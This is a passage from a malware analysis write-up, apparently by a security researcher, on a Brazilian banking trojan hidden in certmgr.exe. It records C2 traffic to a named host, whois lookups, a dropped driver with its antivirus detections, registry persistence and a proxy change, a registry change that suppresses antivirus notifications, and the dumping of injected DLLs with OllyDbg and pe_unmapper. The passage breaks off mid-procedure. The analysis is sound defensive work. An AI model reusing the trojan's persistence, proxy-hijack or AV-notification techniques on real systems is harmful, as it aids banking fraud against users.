Before executing it, it necessary to setup the system again by keeping running the **Process Explorer, TCPview, RegShot, CaptureBat, Wireshark and, of course, the Process Monitor**. Additionally, the **certmgr.exe** was run from a debugger (OllyDbg) because we are interested in dumping important segments (containing executable codes – starting with **MZ**) from the memory.

To configure the OllyDbg, launch it, go to **Options → Debug Options** and mark the following checkboxes:



Therefore, when the program is executed, the OllyDbg will stop (break) at each DLL loaded and it will be easier to analyze the memory for finding eventual new and interesting segments.


Here, it is necessary to make a simple alert: if the main debugged application was a malware, which includes a TLS section, so it would be necessary to mark **“Entry point of main module”** instead of **“WinMain”** option. By the way, when I directly debugged the malicious DLL (our malware), I used this option because the malware has a TLS section. ☺

After running them, few evidences have come up:


- The malware has tried to change the **HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify** value, probably for disabling any notification in cases when the AV was turned off.

- According to the analyzed packets, the malware has tried to connect to a strange host:

984	64.665579	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1299	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
992	67.674391	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1299	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1021	73.688207	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1299	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1115	85.727326	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1304	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
1218	88.748560	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1304	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1311	94.743114	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1304	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1452	107.893995	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1306	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
1559	110.493926	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1306	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1706	116.185712	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1306	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1828	128.181224	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1308	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
1901	131.195308	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1308	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
1957	137.262347	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1308	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
2075	149.272810	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1309	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
2152	152.271976	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1309	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
2212	158.284285	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1309	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
2287	176.492478	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	1311	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1	
2305	173.494867	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	66	[TCP Retransmission]	1311	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1
2481	179.503509	192.168.0.6	frasesinteressantes2017.endoftheinternet.org	TCP	62	[TCP Retransmission]	1311	→	8686	[SYN]	Seq=0	Win=8192	Len=0	MSS=1460	WS=256	SACK_PERM=1



Furthermore, as the strange connection has started after launching the **certmgr.exe**, so I checked the TCP/IP activities of the process and found the following:



Checking two different Whois tools, we have the following:

root@kali:~# whois 177.201.80.21

```

inetnum: 177.201.0.0/16
aut-num: AS8167
abuse-c: CSIOI
owner: Brasil Telecom S/A - Filial Distrito Federal
ownerid: 76.535.764/0326-90
responsible: Brasil Telecom S. A. - CNBRT
country: BR
owner-c: BTC14
tech-c: BTC14
inetrev: 177.201.80.0/24
nserver: ns03-cta.brasiltelecom.net.br
nsstat: 20170722 AA
nslastaa: 20170722
nserver: ns04-bsa.brasiltelecom.net.br
nsstat: 20170722 AA
nslastaa: 20170722
created: 20120928
changed: 20120928
    
```

## IP Information for 177.201.80.21

### — Quick Stats

IP Location	 Brazil Goiania Brasil Telecom S.a.
ASN	 AS8167 Brasil Telecom S/A - Filial Distrito Federal, BR (registered Nov 17, 1999)
Whois Server	whois.lacnic.net
IP Address	177.201.80.21

```

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created: 20120928
changed: 20120928
    
```

However, when I have tested it at first time, the IP was another one (177.201.83.7) and it is a suggestion that we could handling with a bad guy using either a **DGA (Domain Generating Algorithm)** (it isn't) or using his own home IP address (most likely here):



### IP Information for 177.201.83.7

— Quick Stats

IP Location	Brazil Goiania Brasil Telecom S.a.
ASN	AS8167 Brasil Telecom S/A - Filial Distrito Federal, BR (registered Nov 17, 1999)
Whois Server	whois.lacnic.net
IP Address	177.201.83.7


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owner-c: BTC14
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nsstat: 20170705 AA
nslastaa: 20170705
nserver: ns04-bsa.brasiltelecom.net.br
nsstat: 20170705 AA
nslastaa: 20170705
created: 20120928
changed: 20120928

nic-hdl-br: BTC14
person: Brasil Telecom S. A. - CNRS
created: 20031003
changed: 20170106

nic-hdl-br: CSIOI
person: CSIRT_OI
created: 20140127
changed: 20140127
    
```

- A driver file (**bf190a1f.sys**) was created on the file system: C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe" → "C:\Windows\System32\drivers\bf190a1f.sys. Additionally, an entry pointing to this driver was also inserted into the **Registry**:



File Name	Date	Type	Size
battc.sys	7/13/2009 10:26 PM	System file	25 KB
beep.sys	7/13/2009 8:45 PM	System file	6 KB
<b>bf190a1f.sys</b>	7/21/2017 3:05 AM	System file	5 KB
blbdrive.sys	7/13/2009 8:23 PM	System file	35 KB
browser.sys	7/13/2009 8:14 PM	System file	68 KB
BrFiltLo.sys	7/13/2009 7:53 PM	System file	14 KB

Calculating the hash and checking it on Virus Total (<http://www.virustotal.com>), I have realized that this driver is usually used by banker trojans and one of its common names is exactly **bf190a1f.sys**, as shown below:

SHA256: 4bdc653734da11e7ca9f88c0909fecb40f3f147e380f61def84b7e33ad96a89d

File name: 986f56da.sys **Apparently, it is not our driver, but....**

Detection ratio: 37 / 61

Analysis date: 2017-05-27 02:03:44 UTC ( 1 month, 4 weeks ago )

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Analysis
File detail
Additional information
Comments 0
Votes

Antivirus	Result
Ad-Aware	Trojan.GenericKD.4889647
AegisLab	Troj.GenericKdlc
ALYac	Trojan.GenericKD.4889647
Arcabit	Trojan.Generic.D4A9C2F
Avast	Win32:Malware-gen
AVG	PSW.Banker7.AJMT
Avira (no cloud)	<span style="border: 1px solid green; padding: 2px;">TR/Spy.Banker.iexnf</span>
AVware	<span style="border: 1px solid green; padding: 2px;">Trojan.Win32.Generic!BT</span>
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9832
BitDefender	Trojan.GenericKD.4889647
Comodo	UnclassifiedMalware
Cyren	W32/Trojan.KPSX-0170
Emsisoft	Trojan.GenericKD.4889647 (B)
Endgame	malicious (moderate confidence)
ESET-NOD32	<span style="border: 1px solid green; padding: 2px;">a variant of Win32/Spy.Banker.ADLG</span>

Checking the common names of the same driver, we have found what we are looking for:

**VirusTotal metadata**

First submission: 2017-04-19 12:54:55 UTC ( 3 months ago )

Last submission: 2017-04-19 12:54:55 UTC ( 3 months ago )

File names:
 

- 4bb74528.sys
- bf190a1f.sys **It is exactly our mentioned driver. 😊**
- 986f56da.sys
- bf190a1f.sys
- 4bb74528.sys


The **Pestudio** (<https://www.winator.com/binaries.html>), from my colleague **Marc Ochsmeier**, shows us good initial information about sections and APIs used by this driver:

property	value	value	value	value	value
name	.text	.rdata	.data	INIT	.reloc
md5	C4C0AA0141B68EFE4E6...	0BC4001A1DCDB18C8...	440B63D6868341BC1397...	1E37315B46D723298BDF...	50697ABBBB404D648FB...
file-ratio (77.78 %)	22.22 %	22.22 %	11.11 %	11.11 %	11.11 %
virtual-size (2835 bytes)	895 bytes	552 bytes	1016 bytes	292 bytes	80 bytes
raw-size (3584 bytes)	1024 bytes	1024 bytes	512 bytes	512 bytes	512 bytes
cave (1253 bytes)	129 bytes	472 bytes	0 bytes	220 bytes	432 bytes
entropy	5.742	2.205	5.938	3.459	0.984
virtual-address	0x00001000	0x00002000	0x00003000	0x00004000	0x00005000
raw-address	0x00000400	0x00000800	0x00000C00	0x00000E00	0x00001000
entry-point (0x00004000)	-	-	-	x	-
blacklisted	-	-	-	-	-
writable	-	-	x	-	-
executable	x	-	-	x	-
shareable	-	-	-	-	-
discardable	-	-	-	x	x
cacheable	x	x	x	x	x
pageable	-	-	-	x	x
initialized-data	-	x	x	-	x
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x


symbol (7)	location	blacklisted	anonymous	anti-debug	library (1)
KeBugCheckEx	0x00004106	-	-	-	ntoskrnl.exe
ZwSetValueKey	0x000040F6	-	-	-	ntoskrnl.exe
ZwOpenKey	0x000040EA	-	-	-	ntoskrnl.exe
ZwClose	0x000040E0	-	-	-	ntoskrnl.exe
RtlFreeUnicodeString	0x000040C8	-	-	-	ntoskrnl.exe
RtlAnsiStringToUnicodeString	0x000040A8	-	-	-	ntoskrnl.exe
RtlInitAnsiString	0x00004094	-	-	-	ntoskrnl.exe

Of course, it is only an overview about static characteristics of the file and we don't know what this driver really does. Later we are talking about it.


- An entry for starting the **certmgr.exe** program every time that the user to perform the logon was created in the Registry, as shown below:




- Examining **certmgr.exe's** threads, we are able to see a strange thread (**EtawJa.dll**) and, as we are going to learn later, it is the real malware inside the **certmgr.exe** process, as shown at next page:




- The malware, through the certmgr.exe program, has tried looking for an specific application from known Brazilian banks (**Itau and Banco do Brasil, respectively**), as you are able to see below:




- Few Registry's entries were changed such as **HKU\S-1-5-21-294430955-1364854259-67245518-1001\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings** and **HKU\S-1-5-21-294430955-1364854259-67245518-1001\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings**. Furthermore, one of them is related to the proxy setting, as shown below:



Before running the **certmgr.exe** program, the system had the following setting in the **ConnectionSetting** entry:




After running the **certmgr.exe** program, the value of **ConnectionSetting** entry was changed, as shown below:



During the **OlllyDbg** debugger session, I have found the following executable regions containing an executable (**MZ** indicator):

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RM	RM	
00020000	00010000				Map	RM	RM	
00030000	00004000				Map	R	R	
00040000	00001000				Map	R	R	
00050000	00001000				Priv	RW	RW	
00060000	00001000				Priv	RW	RW	
00070000	00001000				Priv	RWE	RWE	
00080000	00067000				Map	R	R	
0012C000	00001000				Priv	RW	Gua: RW	\Device\HarddiskVolume2\Windows\System32\l
00130000	00009000			stack of ma	Priv	RW	Gua: RW	
00140000	00001000				Priv	RWE	RWE	
00150000	00001000				Priv	RWE	RWE	
00160000	00001000				Priv	RWE	RWE	
00170000	00001000				Priv	RW	RW	
00180000	00001000				Priv	RW	RW	
00190000	00001000				Priv	R E	RWE	
001A0000	00001000				Priv	R E	RWE	
001B0000	00001000				Priv	R E	RWE	
001C0000	0001F000				Priv	RW	RW	
002C0000	00005000				Map	R	R	
00380000	00003000				Map	R	R	
00390000	00001000				Priv	R E	RWE	
003A0000	00001000				Priv	R E	RWE	
003B0000	00001000				Priv	R E	RWE	
003C0000	00001000				Priv	R E	RWE	
003D0000	00001000				Priv	R E	RWE	
003E0000	00001000				Priv	R E	RWE	
003F0000	00001000				Priv	R E	RWE	
00400000	00003000				Priv	RW	RW	
00410000	00101000				Map	R	R	
00520000	00001000				Priv	R E	RWE	
00530000	00001000				Priv	R E	RWE	
00540000	00001000				Priv	R E	RWE	
00550000	00001000				Priv	R E	RWE	
00560000	000C9000				Map	R	RWE	
006C0000	00010000				Priv	RW	RW	
00F40000	00001000	certmgr	.text	PE header	Imag	R	RWE	
00F41000	00009000	certmgr	.text	SFX, code	Imag	R	RWE	
00F4A000	00003000	certmgr	.data	data	Imag	R	RWE	
00F4D000	00001000	certmgr	.idata	imports	Imag	R	RWE	
00F4E000	00006000	certmgr	.rsrc	resources	Imag	R	RWE	
00F54000	00001000	certmgr	.reloc		Imag	R	RWE	
00F60000	00064000				Map	R	R	
00F60000	00064000				Map	R	R	


Checking the dump data of this region (0x00130000 – 0x00138FFF), we have the following:



Now, for saving the content as file, right-click → Backup → Save data to file.

Repeating the same procedure to another region (0x00560000 to 0x00628FFFF), we have the following pictures:


001H0000	00001000				Priv	R	E	RWE
001B0000	00001000				Priv	R	W	RWE
001C0000	00001F00				Priv	R	W	RW
002C0000	00005000				Map	R		R
00380000	00003000				Map	R		R
00390000	00001000				Priv	R	E	RWE
003A0000	00001000				Priv	R	E	RWE
003B0000	00001000				Priv	R	E	RWE
003C0000	00001000				Priv	R	E	RWE
003D0000	00001000				Priv	R	E	RWE
003E0000	00001000				Priv	R	E	RWE
003F0000	00001000				Priv	R	E	RWE
00400000	00008000				Priv	R	W	RW
00410000	00101000				Map	R		R
00520000	00001000				Priv	R	E	RWE
00530000	00001000				Priv	R	E	RWE
00540000	00001000				Priv	R	E	RWE
00550000	00001000				Priv	R	E	RWE
00560000	000C9000				Map	R		RWE
00560000	000C9000				Priv	R	W	RW
00F40000	00001000	certmgr		PE header	Imag	R		RWE
00F41000	00009000	certmgr	.text	SFX code	Imag	R		RWE
00F4A000	00003000	certmgr	.data	data	Imag	R		RWE
00F4D000	00001000	certmgr	.idata	imports	Imag	R		RWE
00F4E000	00006000	certmgr	.rsrc	resources	Imag	R		RWE
00F54000	00001000	certmgr	.reloc		Imag	R		RWE
00F55000	00004000				Map	R		R



Unfortunately, both extracted DLLs have their IAT messed up and the name of each function does not appear because its respective virtual addressing and it is necessary to convert it to a raw addressing, as shown below:

Offset	Name	Value	Meaning
84	Machine	14c	Intel 386
86	Sections Count	b	11
88	Time Date Stamp	58e4f80f	1491400719
8C	Ptr to Symbol Table	0	0
90	Num. of Symbols	0	0
94	Size of OptionalHeader	e0	224
96	Characteristics	250C	

- 2 File is executable (i.e. no unresolved external references).
- 4 Line numbers stripped from file.
- 8 Local symbols stripped from file.
- 100 32 bit word machine.
- 200 Debugging info stripped from file in .DBG file
- 2000 File is a DLL.



Obviously, there are many tools that are able to fix these extracted executable files such as **Scylla**, **Import REConstructor**, **pe\_unmapper** and so on. In this example, let's use the **pe\_unmapper** tool ([https://github.com/hasherezade/pe\\_recovery\\_tools/tree/master/pe\\_unmapper](https://github.com/hasherezade/pe_recovery_tools/tree/master/pe_unmapper), from Hasherezade) for performing the task:

```
C:\Binaries> dir *.mem
```

```
07/23/2017 04:14 AM      36,864 _00130000.mem
07/23/2017 04:17 AM    823,296 _00560000.mem
```

```
C:\Binaries> pe_unmapper.exe --help
[ pe_unmapper v0.1 ]
```

Args: <input file> <load base: in hex> [\*output file]

\* - optional

Press any key to continue . . .

The input to this command is very simple: the extracted file (**\_00560000.mem**), its base address in hex (**0x00560000**) and the name of the output filename (**560000.dll**). Thus:

```
C:\Binaries> pe_unmapper.exe _00560000.mem 00560000 560000.dll
```

```
filename: _00560000.mem
size = 0xc9000 = 823296
Load Base: 560000
Old Base: 560000
Coping sections:
[+] .text to: 00330400
[+] .data to: 00359A00
```

